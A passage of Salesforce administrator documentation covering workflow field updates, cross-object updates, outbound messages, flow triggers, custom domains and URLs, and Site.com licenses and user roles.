 - The `Language` picklist field on multilingual solutions
 - Some activity fields, such as `Related To` and `Private`
- Email message workflow rules can only be associated with field updates.
- If a field update references a specific user, you can't deactivate that user. For example, if your field update is designed to change the owner of a record to Bob Smith, change the field update before deactivating Bob Smith.
- You can update long text area fields, but the option to insert `A specific value` restricts you to entering up to the maximum amount of characters allowed in the destination field.
- You can't make a field universally required if it's used by a field update that sets the field to a blank value.
- Workflow rules that update owners *do not* also transfer associated items. To ensure transfer, click **Change** next to the owner's name in a record and make your transfer selections.

[Cross-Object Field Updates](#)

For all custom objects and some standard objects, you can create actions where a change to a detail record updates a field on the related master record. Cross-object field updates work for custom-to-custom master-detail relationships, custom-to-standard master-detail relationships, and a few standard-to-standard master-detail relationships.

[Field Updates That Re-evaluate Workflow Rules](#)

If `Re-evaluate Workflow Rules After Field Change` is enabled for a field update action, Salesforce re-evaluates all workflow rules on the object if the field update results in a change to the value of the field.

SEE ALSO:

[Cross-Object Field Updates](#)

Cross-Object Field Updates

For all custom objects and some standard objects, you can create actions where a change to a detail record updates a field on the related master record. Cross-object field updates work for custom-to-custom master-detail relationships, custom-to-standard master-detail relationships, and a few standard-to-standard master-detail relationships.

For example, in a custom recruiting application, create a workflow rule that sets the status of an application (the master object) to “Closed” when a candidate (the detail object) accepts the job. Or, for standard objects, create a rule to change the status of a case from “Awaiting Customer Response” to “In Progress” when a customer adds a case comment.

Custom Object to Custom Object

Cross-object field updates are supported for all custom objects that are children of custom objects in a master-detail relationship.

Custom Object to Standard Object

Cross-object field updates are supported for custom objects that are children of certain standard objects in a master-detail relationship. The standard objects which support cross-object field updates from custom objects are:

- Account
- Asset
- Campaign
- Case
- Contact
- Contract
- Contract Line Item
- Entitlement
- Opportunity
- Order
- Question
- Quote
- Service Contract
- Solution

Standard Object to Standard Object

Cross-object field updates are supported for standard objects that are children of standard objects in a master-detail relationship. However, only these standard-to-standard relationships are supported.

- Case Comments updating Case
- Email updating Case

Tip: To create workflow rules so that case comments or emails automatically update fields on associated cases, select **Case Comment** or **Email Message** in the Object drop-down list when creating a new workflow rule and select **Case** in the Field to Update list. Email-to-Case or On-Demand Email-to-Case must be enabled for your organization to use the Email Message in a workflow rule.

- Opportunity Product updating Opportunity

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

 **Note:** Cross-object field updates to a parent opportunity's `Amount` and `Quantity` fields only work if the opportunity has no opportunity products associated with it.

- Opportunity updating Account—Supported for both business accounts and person accounts.

 **Note:** If you have workflow rules on converted leads and want to use cross-object field updates on the resulting accounts and opportunities, you must enable the lead setting `Require Validation for Converted Leads`.

Standard-to-standard cross-object field update actions:

- Can't be used in, or assigned to, approval processes.
- Update a parent record even if the user doesn't have edit access to it.

 **Note:** If you have Apex code that updates parent fields in the same relationships as a cross-object field update action, consider replacing your code with cross-object field updates. Otherwise, both will fire, and since workflow rules run after Apex triggers, the workflow field update will override any change made by your Apex code.

SEE ALSO:

[Considerations for Field Update Actions](#)

[Object Relationships Overview](#)

Field Updates That Re-evaluate Workflow Rules

If `Re-evaluate Workflow Rules After Field Change` is enabled for a field update action, Salesforce re-evaluates all workflow rules on the object if the field update results in a change to the value of the field.

- If the field update changes the field's value, all workflow rules on the associated object are re-evaluated. Any workflow rules whose criteria are met as a result of the field update will be triggered.
- If any of the triggered workflow rules result in another field update that's also enabled for workflow rule re-evaluation, a domino effect occurs, and more workflow rules can be re-evaluated as a result of the newly-triggered field update. This cascade of workflow rule re-evaluation and triggering can happen up to five times after the initial field update that started it.
- Make sure that your workflow rules aren't set up to create recursive loops. For example, if a field update for Rule1 triggers Rule2, and a field update for Rule2 triggers Rule1, the recursive triggers may cause your organization to exceed its limit for workflow time triggers per hour.
- In a batch update, workflow is only retriggered on the entities where there is a change.
- Only workflow rules on the same object as the initial field update will be re-evaluated and triggered.
- Only workflow rules that didn't fire before will be retriggered.
- Cross-object workflow rules aren't candidates for re-evaluation.
- [Cross-object field updates](#) that cause a field value to change don't trigger workflow rule re-evaluation on the associated object.
- An approval process can specify a field update action that reevaluates workflow rules for the updated object. If, however, the re-evaluated workflow rules include a cross-object field update, those cross-object field updates are ignored.
- Time-dependent actions aren't executed for a reevaluated workflow rule in the following situations:
 - The reevaluated workflow rule's immediate actions cause the record to no longer meet the workflow rule criteria.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise, Performance, Unlimited, and Developer** Editions

- An Apex `after` trigger that is executed as a result of a workflow or approvals action causes the record to no longer meet the workflow rule criteria.

SEE ALSO:

[Considerations for Field Update Actions](#)

Considerations for Outbound Messages

Review the considerations for using outbound message actions before implementing them in your workflows.

When creating outbound messages for workflow rules or approval processes, consider the following:

- A single SOAP message can include up to 100 notifications. Each notification contains an ID that uniquely identifies a record, and a reference to the data in the record. Therefore, if the information in the record changes after the notification is sent, but before the notification is delivered, only the updated information is delivered.
- Messages are queued until they are sent, to preserve message reliability.
- If the endpoint is unavailable, messages will stay in the queue until sent successfully or until they are 24 hours old. After 24 hours, messages are dropped from the queue.
- If a message can't be delivered, the interval between retries increases exponentially, up to a maximum of two hours between retries.
- Messages are retried independent of their order in the queue. This may result in messages being delivered out of order.
- You can't build an audit trail using outbound messages. While each message should be delivered at least once, it may be delivered more than once. Also, it may not be delivered at all if delivery cannot be done within 24 hours. Finally, as noted above, the source object may change after a notification is sent but before it is delivered, so the endpoint will only receive the latest data, not any intermediate changes.

EDITIONS

Available in: **Lightning Experience** and **Salesforce Classic**

Available in: **Professional, Enterprise, Performance, Unlimited,** and **Developer Editions**

Flow Trigger Considerations (Pilot)

Flow trigger workflow actions have special behaviors and limitations.

- 📌 **Note:** The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the [Flows action](#) in Process Builder instead.

Understand these considerations before you create flow triggers or add them to workflow rules.

- Flow triggers are available only for workflow rules. You can't use them as actions elsewhere, for example, in approval processes.
- Flow triggers are available on most—but not all—objects that are supported by workflow rules. You can see the list of supported objects when you create a new flow trigger. From Setup, enter *Flow Triggers* in the **Quick Find** box, then click **Flow Triggers**.
- Only active, autolaunched flows can be launched by flow triggers. However, if a flow trigger is in test mode, administrators run the latest flow version while other users run the active flow version.
- Flows that are launched from workflow rules are run in system context, which means that user permissions, field-level security, and sharing rules aren't taken into account during flow execution.
- If a flow trigger fails at run time, the user who created or edited the record to meet the workflow rule criteria won't be able to save the record. To troubleshoot run time issues, see the flow action events in the `Workflow` category of debug logs, which show the flow version and the values passed into flow variables.

EDITIONS

Available in: **Salesforce Classic**

Available in: **Enterprise, Performance, Unlimited,** and **Developer Editions**

- A flow trigger can set the values of up to 25 variables and sObject variables in the flow, with the following limitations.
 - Flow triggers can't use multi-select picklist fields to set flow variables or sObject variables.
 - When a flow trigger uses a currency field to set a flow variable, only the amount is passed into the flow. Any currency ISO code or locale information is ignored. If your organization uses multiple currencies, the flow trigger uses the amount in the currency of the record that contains the specified currency field.
 - Flow triggers can't pass values into sObject collection variables in flows.
- Always keep one version of the flow active if it's referenced by an active workflow rule's flow trigger.
- Once you activate a workflow rule using the flow trigger, don't modify or add a version of the flow to include screens or other elements that would violate the run restrictions for an autolaunched flow. If you modify a flow to no longer be autolaunched, it can't be launched by flow triggers. To work around this situation, you can save the non-autolaunched flow as a new flow and change the new flow to become autolaunched. Then update the flow triggers to launch the new flow.
- Flow triggers aren't available as time-dependent workflow actions. You can add flow triggers to workflow rules only as immediate workflow actions.
- When the system executes a workflow rule with multiple flow triggers, those flows aren't run in any particular order.
- In a transaction, flow triggers are executed after all workflow field updates, including any Apex triggers and standard validations that are executed as a result of those workflow field updates. After executing flow triggers, the system executes escalation rules.
- Flows that are launched from workflow rules are governed by the per-transaction limits already enforced by Apex.
- When flows are launched from workflow rules that are triggered by bulk loads or imports, the flows' data manipulation language (DML) operations are executed in bulk to reduce the number of calls required and to optimize system performance. The execution of any of the following flow elements qualifies as a DML operation: Record Create, Record Update, Record Delete, Fast Create, Fast Update, or Fast Delete.

For example, suppose that you use Data Loader or the Bulk API to update 50 records, and those updates meet the criteria of a workflow rule with a flow trigger action. In response, the system executes 50 instances of the flow within the same transaction. Each instance of a running flow is called an interview. The system attempts to execute each DML operation across all the interviews in the transaction at the same time. Suppose that five of those interviews are executing the same branch of the flow, which has a Record Update element called "SetEntitlement." The system waits for all five interviews to reach that element, and then executes all five record updates in bulk.

- Flow triggers aren't available in change sets.
- Flow triggers aren't packageable.

Modify Process Automation Settings

Enable or disable various features related to flow, workflow, and approvals.

From the Process Automation Settings page:

- [Set the Default Workflow User for your Salesforce org](#)
- [Enable your users to respond to approval requests via email](#)
- [Display the **Pause** button on flow screens](#)
- [Enable Lightning runtime for all URL-based flows](#)
- [Control What Happens When a Flow Tries to Set Values for Read-Only Fields](#)

Manage Your Domains

You can configure domains and their site associations to suit your organization's unique needs. For example, you might want to set up a single domain to host your Communities, Force.com, and Site.com sites. Or you might want to have a single site on more than one domain.

Sites and domains can have a many-to-many relationship. Each domain can have up to 100 sites, and each site can be associated with up to 200 domains. Hosting your Communities, Force.com, and Site.com sites on one domain can simplify your domain requirements. For Site.com sites, you might want to host them on the same domain as your Force.com sites because you can access Visualforce pages and have easier access to Apex code.

There are also reasons why you would have a site on more than one domain. For example, let's say you have a parent company with two distinct brands. Each brand has its own registered domain, but you want them both to point to the parent website. Because you can have a site exist on more than one domain, you can point both brand domains to a single parent website.

If you plan to host more than one site on a domain, you'll need to set up custom URLs for each site. Custom URLs are the way to uniquely distinguish the sites within that domain. Let's say you have a domain called `www.ourdomain.com` and you want to host two sites called `siteone` and `sitetwo`. You'll need to create custom URLs by associating `ourdomain.com` to each site using a custom path. This will result in two custom URLs: `http://www.ourdomain.com/siteone` and `http://www.ourdomain.com/sitetwo`. When a web user accesses the domain using one of the URLs, the custom path determines which site within the domain they see.

[Adding a Domain](#)

You can add domains and attach certificates using the Domain Management page in Setup.

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To manage domains:

- You must have Site.com, Force.com Sites, or Communities enabled

[Deleting a Domain](#)

You can delete domains from your organization using the Domain Management page.

[Deleting Custom URLs](#)

You can delete custom URLs from your organization using the Domain Management page.

[Enable External HTTPS on a Domain](#)

Enabling External HTTPS on a domain allows Salesforce to use the domain in secure references to the sites that are associated with that domain, such as in URLs that appear within an email message from a Salesforce Community. This feature is useful for sites that require authentication, such as community sites, portal sites, or any type of site where confidentiality, protection from eavesdropping, or protection against spoofing are important.

Adding a Domain

You can add domains and attach certificates using the Domain Management page in Setup.

When you add a domain, you also have the option of attaching a certificate and key for connection security. If you're going to use a certificate, make sure you've already added it using Certificate and Key Management before you try to attach it to your domain. Only CA-signed certificates are supported, and they must be 2048 bits in length. To support all domains that are hosted by sites in your organization, use a wildcard or Subject Alternative Name certificate.

Custom domains are supported only in non-sandbox instances. You can configure a custom domain in a sandbox instance and then migrate it to a production instance, but the custom domain is only active in production.

To add domains in your organization:

1. From Setup, enter *Domains* in the **Quick Find** box, then select **Domains**.
2. Click **Add a Domain**.
3. Enter the Domain Name.
4. Add a certificate if you have already set up a CA-signed certificate that supports this domain.
5. Click **Save**. Alternatively, click **Save & New** to add multiple domains.

Before you switch the CNAME of your domain name to point to a new target name, ensure that the new target name exists in the DNS by using `dig` or `nslookup`. When you created your domain names affects the target of your CNAME:

- Domain names that were added before Summer '13, typically need to have their CNAME adjusted to point to the fully qualified domain followed by `.live.siteforce.com` instead of to the organization's `force.com` sub-domain. For example, if your pre-Summer '13 domain is `www.example.com`, then the target of its CNAME will need to be `www.example.com.live.siteforce.com` instead of `example.force.com` before HTTPS will work.
- Domain names that were added in or before Summer '13, don't have the 18-character organization ID in the CNAME target.
- Domain names that were added in or after Summer '13, already point to the proper place for setting up HTTPS in a custom domain.
- Domain names that were added in or after Winter '14, use a CNAME that points to the fully qualified domain followed by your organization's 18-character ID and `.live.siteforce.com`. For example, if your domain name is `www.example.com`

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To view domains:

- "View Setup and Configuration"

To add domains:

- "Customize Application" or "View Setup and Configuration" plus either a Site.com Publisher license or "Create and Set Up Communities"

To edit or delete domains:

- "Customize Application"

To associate certificates with a domain:

- Contact Salesforce if you aren't using Communities. Organization with Communities can associate certificates with a domain.

and your 18-character organization ID is `00dxx0000001ggxeay`, then the target of its CNAME will need to be `www.example.com.00dxx0000001ggxeay.live.siteforce.com`.

Adding a Custom URL

Once you've added domains to the Domain Management page, you can select your domain and site relationships by creating a custom URL. A custom URL consists of the domain and a custom path. The same path name can be used on more than one domain, but it can't be used more than once within the same domain. When adding a custom URL, the `/` is required and indicates the root. You can add an additional path after the `/`, but you must at least use the `/` to indicate the root. For example, if the domain name is `https://oursite.com` and the path is `/products`, the site URL is `https://oursite.com/products`. If you added the custom URL to the root, the URL would be `https://oursite.com`.

If you want to set a preferred custom URL for authenticated pages and emails that links back to the site or community, then select **Site Primary Custom URL**. This is only available on the root path for Force.com and Communities sites and not available at all on Site.com sites. For Chatter Communities, if you don't select a primary URL, then the first `https` custom domain in the site is used for authenticated pages and emails. If there is no custom `https` domain, then your Force.com domain is used.

To add a custom URL:

1. From Setup, enter *Custom URLs* in the **Quick Find** box, then select **Custom URLs**. Alternatively, enter *Domains* in the **Quick Find** box, select **Domains**, and click the domain name.
2. Click **New Custom URL**.
3. Enter a Domain name.
4. Enter a Site name.
5. Enter a unique path.
6. Click **Save**. Alternatively, click **Save & New** to add multiple Custom URLs.

 **Example:** In the Custom URLs table, even though the domain name and path show in separate columns in the table, it is the combination that make up the actual URL.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, and Unlimited** Editions

USER PERMISSIONS

To view custom URLs:

- "View Setup and Configuration"

To add, edit, and delete custom URLs:

- "Customize Application" or "View Setup and Configuration" plus either a Site.com Publisher license or "Create and Set Up Communities"

Managing Domains and Custom URLs

You can use Domain Management in Setup to manage all the certificates, custom URLs, and sites attached to a domain.

You might want to add a new custom URL to an existing domain, rename a domain, or delete a custom URL from a particular domain. The Domain Detail page allows you to manage the domains and URLs from one page. The top section contains information about the domain and certificates. The lower section contains the a Custom URL related list for the domain. Using this page you can:

- Edit the domain name and certificate — click **Edit** in the Domain Detail section.
- Delete the domain — click **Delete** in the Domain Detail section.
- Add new custom URLs — Click **New Custom URL**
- Edit existing custom URLs — Click **Edit** on a custom URL row.
- Delete custom URLs — Click **Del** on a custom URL row.
- View the site if it is published — Click **View** on a custom URL row.
- Jump to a site — Click the site name below the Site Label.
- Jump to an attached certificate — click the certificate name next to Certificate and Key.
- See whether the domain has External HTTPS enabled. Only domains that don't point to the `yourdomain.your18characterOrgId.live.siteforce.com` CNAME target have this option available.

 **Note:** You can't edit a domain name that is used by a community.

To access the Domain Detail page:

1. From Setup, enter *Domains* in the **Quick Find** box, then select **Domains**.
2. From the Domain Name column, click the domain name.

 **Note:** If you have your domain set to use `http`, and you edit the domain to use `https` instead, you must republish your Site.com sites.

Deleting a Domain

You can delete domains from your organization using the Domain Management page.

You can't delete a domain that is attached to a published site. You'll need to unpublish all sites attached to the domain before you can delete it. For Force.com sites, the domain is deleted immediately, and users no longer have access to any site connected to that domain. But with Site.com sites, the domain remains active until you republish the site.

To delete a domain from your organization:

1. From Setup, enter *Domains* in the **Quick Find** box, then select **Domains**.
2. Click **Del** next to the domain name.
3. Click **OK**.

When you delete a domain with an unpublished site attached, it also deletes the custom URL associated with that site.

Enable External HTTPS on a Domain

Enabling External HTTPS on a domain allows Salesforce to use the domain in secure references to the sites that are associated with that domain, such as in URLs that appear within an email message from a Salesforce Community. This feature is useful for sites that require authentication, such as community sites, portal sites, or any type of site where confidentiality, protection from eavesdropping, or protection against spoofing are important.

This option is intended for domains that use a non-Salesforce content delivery network (CDN) or endpoint to serve HTTPS.

You can enable External HTTPS on any domain that doesn't point to the `yourdomain.your18characterOrgId.live.siteforce.com` CNAME target.

When enabled, and when the domain's DNS record is not a CNAME that points to the `live.siteforce.com` subdomain for that domain, Salesforce assumes that the domain supports secure connections.

When disabled or when the domain's DNS record is a CNAME that points to the expected `live.siteforce.com` subdomain for that domain, Salesforce assumes that the domain doesn't support secure connections.

You can't enable External HTTPS when you add a new domain, only when editing an existing one.

To enable External HTTPS on a domain, click **Edit** from the domain list page or from a domain's detail page, and then select `Enable External HTTPS`.

If the domain that you're enabling External HTTPS on comprises only noncommunity Site.com custom URLs, you must manually publish any affected Site.com sites via the Site.com Studio to have this change take effect for those sites. If at least one community site or at least one Force.com site exists on the same domain as a non-Community Site.com site, the publishing of changes to this Enable External HTTPS bit is automatic on that domain.

Build Your Own Web Site

You can use Community Builder or Force.com Sites to build out your Salesforce organization with custom pages and apps.

[Community Builder \(Site.com\)](#)

Community Builder is a Web content management system (CMS) that makes it easy to build dynamic, data-driven Web pages quickly, edit content in real time, and manage your websites.

[Force.com Sites](#)

Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password. You can publicly expose any information stored in your organization through a branded URL of your choice, and make the site's pages match the look and feel of your company's brand.

[What's the Difference Between Community Builder \(Site.com\) and Force.com Sites?](#)

Community Builder is an intuitive, convenient tool for customizing your community, while Force.com Sites lets you build custom pages and Web applications programmatically using Apex and APIs.

EDITIONS

Available in: **Enterprise, Performance, and Unlimited** Editions

Community Builder (Site.com)

Community Builder is a Web content management system (CMS) that makes it easy to build dynamic, data-driven Web pages quickly, edit content in real time, and manage your websites.

From the [Site.com tab](#) in the Site.com app, you can launch Site.com Studio, which provides a separate, dedicated environment for creating and editing pixel-perfect, custom websites. Site administrators and designers can create and style Web pages, and add features such as navigation menus, images, and text areas using drag-and-drop page elements, while ensuring the site's pages match the look and feel of the company's brand. And content contributors, such as marketing users, can browse and update website content directly in a simplified Site.com Studio environment. Additionally, websites built with Site.com benefit from running on Salesforce's trusted global infrastructure.

Note: The features available in Site.com Studio vary depending on whether you're a [site administrator, designer, or contributor](#).

The following examples illustrate a few ways to use Site.com:

- Create an event site—Advertise upcoming events, such as grand openings, launches, or sales kick-offs on a public event site.
- Promote new products—Launch new products into the market with a promotional website that helps drive sales.
- Publish a support FAQ—Provide helpful information on a public website where customers can view solutions to their issues.
- Create microsites and landing pages—Create temporary landing pages or targeted microsites for marketing campaigns.
- Create a recruiting website—Post job openings to a public site and allow visitors to submit applications and resumes.
- Publish a catalog of products—List all of your company's products on a public website, with model numbers and current prices pulled dynamically from your organization.
- Post company press releases—Publish your company's press releases and sort by publication date.

System Requirements

To use Site.com Studio, we recommend:

- Mozilla® Firefox® or Google® Chrome for best performance. Windows® Internet Explorer® versions 6.0 and 7.0 are not supported.
- Disabling the Firebug extension for Firefox, if installed, as it can impact performance.
- A minimum browser resolution of 1024x768.

[Site Branding Overview](#)

Branding provides a flexible way for you to define different aspects of your website's brand. Once branding properties are defined, your editors can easily customize everything in one centralized place, the Branding Editor. When your website editors customize the properties, they get a preview of their branding changes immediately.

[Custom Site Properties Overview](#)

With custom site properties, you can define and store frequently occurring content on your site. For example, you can store your address and phone number as a custom property so that it can be reused by anyone who is editing your site. You can apply stored properties to pages, headers and footers, and widgets quickly by using expression language syntax.

[Site.com Data Services Overview](#)

Site.com data services combine many features that let you connect to standard and custom Salesforce objects. Retrieve data from your organization's objects and dynamically display it on your site pages, or alternatively, gather and submit data from your customers. And when you update data in your Salesforce object, the changes are reflected automatically on the live site—no site updates required!

[Widgets Overview](#)

Widgets let you save time by building custom page elements that you and your team can reuse throughout the site.

[Multilingual Sites Overview](#)

Site.com Studio lets you to create different language versions of your site. And because all languages are maintained within the site, you don't need to create and manage a separate site for each language.

About Site.com Feature Licenses

To access Site.com, each user in your organization must have a Site.com feature license.

- The Site.com Publisher feature license allows the user to access Site.com Studio to create and style websites, control the layout and functionality of pages and page elements, and add and edit content.
- The Site.com Contributor feature license allows the user to access Site.com Studio to edit site content only.

Consider what your users need to do in a site and purchase feature licenses accordingly. See the [Site.com feature table](#) for a complete list of the capabilities that come with each feature license. After you purchase feature licenses, you can [set up Site.com users](#).

You can view the number of assigned feature licenses on your organization's profile.

 **Note:** Organizations using Performance, Unlimited, or Enterprise Editions must purchase Site.com Publisher and Site.com Contributor feature licenses separately. Additionally, a Site.com Published Site license is required for each site that's published to the Internet. For information on purchasing Site.com licenses, contact Salesforce.

Developer Edition organizations contain two Site.com Publisher feature licenses and one Site.com Contributor feature license. Developer Edition organizations can't publish sites.

Communities users with the "Create and Set Up Communities" permission are assigned the role of site administrator in a community's Site.com site. To let Communities users without the permission edit the site, you must purchase and assign either a Site.com Publisher or a Site.com Contributor feature license, and assign a user role at the site level.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Setting Up Site.com Users

Before users can access Site.com, you must allocate a Site.com feature license to each user and assign a user role at the site level. The features available when editing a site in Site.com Studio vary depending on these settings.

First, review the [Site.com feature table](#) for detailed information on the feature license, permissions, and role required for each user.

After you've determined the appropriate access level required:

1. Allocate a feature license to the user by editing the user's profile. To allocate:
 - A Site.com Publisher feature license, select the `Site.com Publisher User` checkbox.
 - A Site.com Contributor feature license, select the `Site.com Contributor User` checkbox.

After you allocate a feature license, users can access Site.com in the Force.com app menu in the Salesforce header.

Note: If the checkboxes don't appear, verify that Site.com is enabled for your organization. See [About Site.com Feature Licenses](#) on page 5346.

2. Ensure the "View Setup and Configuration" permission is enabled. All users who create or edit websites in Site.com Studio need this permission.
3. Additionally, ensure that at least one user in your organization has both a Site.com feature license and the "Manage Users" permission. This way, someone can always reallocate user roles if a site's users are accidentally deleted.

Warning: The "Manage Users" permission is powerful. It allows a user to manage all other users in your organization and not just Site.com.

4. [Add users and assign user roles](#) within a site. (When a user with the Site.com Publisher feature license creates a site, the user is automatically allocated the role of site administrator at the site level.)

The feature license, permissions, and user role all determine what a user can do in each site. For example, to create an administrative user who can manage all sites in your organization, assign a Publisher feature license and assign the role of site administrator at the site level.

For users who need only limited access to edit site content, but no administrative access, assign a Contributor feature license and a contributor role at the site level.

Alternatively, to create a user who can manage roles in a site, but without the ability to publish, assign a Publisher feature license, the "Manage Users" permission, and the designer role at the site level.

USER PERMISSIONS

To create or edit users:

- "Manage Internal Users"

About Site.com User Roles

Each Site.com user must have a user role assigned at the site level, which controls what each user can do in a site. Users can have only one role per site, but their roles can vary between sites. For example, a person can be a site administrator on one site and a contributor on another.

To manage user roles in a site, you must either be the site administrator for that site, or have a Site.com feature license and the “Manage Users” permission.

 **Note:** Communities users with the “Create and Set Up Communities” permission are assigned the role of site administrator in a community’s Site.com site. However, they don’t appear in the User Roles section on the Overview tab of Site.com Studio.

Users can have one of three roles at the site level:

- **Site administrator**—Site administrators are users who can create and manage all site content. They can create sites, templates, style sheets, and pages, and also set up domains, publish sites, and assign user roles. This role requires the Site.com Publisher feature license.
- **Designer**—Designers have the same control over site content as site administrators, but they can’t manage domains or publish sites. By default, they can’t assign roles unless they have the “Manage Users” permission. This role requires the Site.com Publisher feature license.
- **Contributor**—Contributors have the most restricted access to content and can typically just edit page text and images. By default, they can’t assign roles unless they have the “Manage Users” permission. This role requires the Site.com Contributor feature license.

See the [Site.com feature table](#) on page 5350 for a detailed list each user role’s capabilities.

Available (with limitations) in: **Developer** Edition

Managing Site.com Users and Roles

After you create a site, you can add other users and assign roles to them. If you haven't [assigned Site.com feature licenses](#) to your users, you won't be able to add them to a site.

 **Note:** Communities users with the "Create and Set Up Communities" permission are assigned the role of site administrator in a community's Site.com site. However, they don't appear in the User Roles section on the Overview tab of Site.com Studio.

When assigning a user role, be sure to add one that's compatible with the user's Site.com license. When users log into Site.com, their licenses are checked against the role assigned to them at the site level. If the license doesn't allow the permissions associated with the role, then the user is given the permissions associated with the license. For example, if a user has a Site.com Contributor feature license, but is assigned a role of site administrator, they will only have Contributor permissions regardless of the assigned role.

To add users and assign roles:

1. On the Overview tab in Site.com Studio, click **Site Configuration > User Roles**.
2. Click **Add Users**.
3. In the Available Users section, highlight the user you want to add.
4. Select the role from the Add as drop-down list.
5. Click the arrow to move the user to the Selected Users section.
6. Click **Save**.

To delete users:

1. In the User Roles view, select the user.
2. Click  > **Remove**.
3. Click **OK**.

To change a user's role:

1. In the User Roles view, hover over the user's role.
2. Click the arrow to display all the roles.
3. Select the new role.

To delete or change the role of a group of users at the same time, use Bulk Actions.

1. In the User Roles view, select the check box beside each user's name.
2. Click **Bulk Actions**.
3. Select the action.
4. Click **Apply**.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To manage Site.com users:

- Site.com Publisher User field enabled on the user detail page
- AND
- Site administrator role assigned at the site level

 **Note:** When updating the roles of several users at once, you can only assign the same role to all selected users.

Planning and Implementing a Site.com Website

There are many approaches to building a website. The process that best suits you depends on many factors, such as the size of your team and the tasks you're responsible for.

If you're a site administrator or designer, you may be involved in every stage, including adding and maintaining the site's content. Alternatively, you may have contributors who add, edit, and maintain this content. And if you're a contributor, you may be responsible for editing and updating all of the site's content, or you may work with other contributors, designers, and site administrators to bring the site to completion.

This topic describes the various stages involved in creating a site with Site.com.

- **Plan the Site Design and Page Layout** (Site administrator or designer)—Before building the pages of the site, spend time planning the site design and basic layout. This stage is key to ensuring a consistent look and feel with the minimum amount of effort. From a hierarchical point of view, think about how many pages you need and whether they'll have subpages. Also consider how you want site visitors to navigate around your site.

Next, plan the layout of the pages and identify the common elements that every page will have. In this example, the site has a header section that includes the company's logo and menu (1), and a footer section (2). However, the main section of the home page (3) differs from the rest of the site pages (4). Take note of these similarities and differences, because they will affect how you create your site pages.

To edit only content in Site.com sites:

- Site.com Contributor User field enabled on the user detail page

AND

Contributor role assigned at the site level

- Create the Site** (Site administrator or designer)—Once you've completed the planning stage, you're ready to get started! Log into the Site.com app and go to the [Site.com tab](#), where you can [create your first site](#). Your new blank site opens in [Site.com Studio](#), a powerful environment for building the pages of your site.
 -  **Note:** Only users with the `Site.com Publisher User` field enabled on their user detail page can create and import sites.
- Import Assets** (Site administrator or designer)—If you're working with a design agency, they may provide all of the files and assets you need, including a CSS style sheet. If you've created your own design, cut up the design and collect the assets, images, and files you plan to use in the site. [Import the assets](#) into Site.com Studio, where they appear in the Assets section of the Overview tab.
- Create a Page Template** (Site administrator or designer)—Once you've decided on the layout, the quickest and most effective method is to use [page templates](#) to build the basic layout and then base your site pages on it. Try to keep the design of your main page template simple to make it easier to modify in the future. For more complicated site designs, such as the example graphic, you can use the main page template as the basis for a [child template](#) to achieve maximum flexibility. When you [create your page template](#), you can choose from predesigned layouts that include headers, footers, and columns, or you can create a blank page template.
- Lay Out the Page** (Site administrator or designer)—After you create the page template, you can [modify the layout](#) further to match the design of your site.
- Create the Site Pages** (Site administrator or designer)—Using the template as a base, you can quickly [create the site pages](#), which automatically inherit all the elements of the page template. Or if you need a standalone page that doesn't follow the site's overall design, you can create a blank page instead.
- Add Features and Page Elements** (Site administrator or designer)—Use Site.com's prebuilt [page elements](#) to add features such as [navigation menus](#), [images](#), and [data services](#), and include [content blocks](#) that contributors can edit. And add interactive, animated effects using [events and actions](#).
- Make Your Website Look Good** (Site administrator or designer)—Take advantage of [cascading style sheets](#) (CSS) to develop the look and feel of your website. If you're not completely up to speed with CSS, the [Style pane](#) provides an easy, visual way to create and manage styles. Or if you're a CSS expert who likes to get straight into the code, you can hand-code the site's [style sheets](#).
- Add and Edit Content** (Contributor)—At this stage, if you're a contributor, the site is usually ready for you to add and edit content such as [text](#), [images](#), [videos](#), and [hyperlinks](#). And as you work, you can [upload](#) any images or files you need.
- Review and Test the Site** (Contributor, designer, or site administrator)—Testing the changes to the pages of your site happens throughout the development cycle. As a contributor, designer, or site administrator, you should always [preview your changes](#) to ensure they display as expected in a browser. And if you're a site administrator or designer, you can send a preview link to the site's reviewers so they can review the finished product before it goes live.
- Publish the Site** (Site administrator only)—After testing is complete, you're ready to go live with your new site. Just [set the site's domain information](#) and then [publish your changes](#) to make your site live!

Site.com Tab Overview

If you can't see the Site.com tab, go to the Site.com app. It's available in the Force.com app menu in the Salesforce header. Then click the Site.com tab to view the list of your Site.com sites. From this page you can:

- Click **New** to [create](#) or [import](#) a site. Only users with the `Site.com Publisher User` field enabled on their user detail page can create and import sites.
- Filter the sites you see by selecting a predefined list from the drop-down list. My Sites shows the sites you can access and your role. All Sites shows all the sites in your organization even if you don't have access to some of them.
- Click **Edit** next to a site to open it in Site.com Studio.
- Click **Preview** next to a site to see how it looks when rendered in a browser window.
- Click  next to a site to duplicate, export, or delete it. Only users with the `Site.com Publisher User` field enabled on their user detail page and the role of site administrator or designer can duplicate, export, and delete sites. If a site has been published, you can't delete it until you [take it offline](#).
- See the status of your site.
 - In Development—The site has never been published.
 - Published—The site has been published at least once.
- Click the title of any column to sort your site list. By default, sites are sorted by name.

 **Note:** You can't create, delete, or duplicate community sites in Site.com.

[Using Site.com Studio as a Contributor](#)

[Community Builder \(Site.com\)](#)

Use Community Builder (Site.com) Without Templates

Each community has one associated Site.com site that lets you add custom, branded pages to your community. By default, Site.com pages are publicly available and don’t require login, but you can also create private pages that only community members can access.

For more detailed information about using Site.com, check out the online help.

Before You Begin

Communities users with the “Create and Set Up Communities” permission automatically have full site administrator access to a community’s Site.com site. To let Communities users without the permission edit the site, you must purchase and assign either a Site.com Publisher or a Site.com Contributor feature license, and assign a user role at the site level.

See [About Site.com User Roles](#) on page 5348.

Tips and Considerations

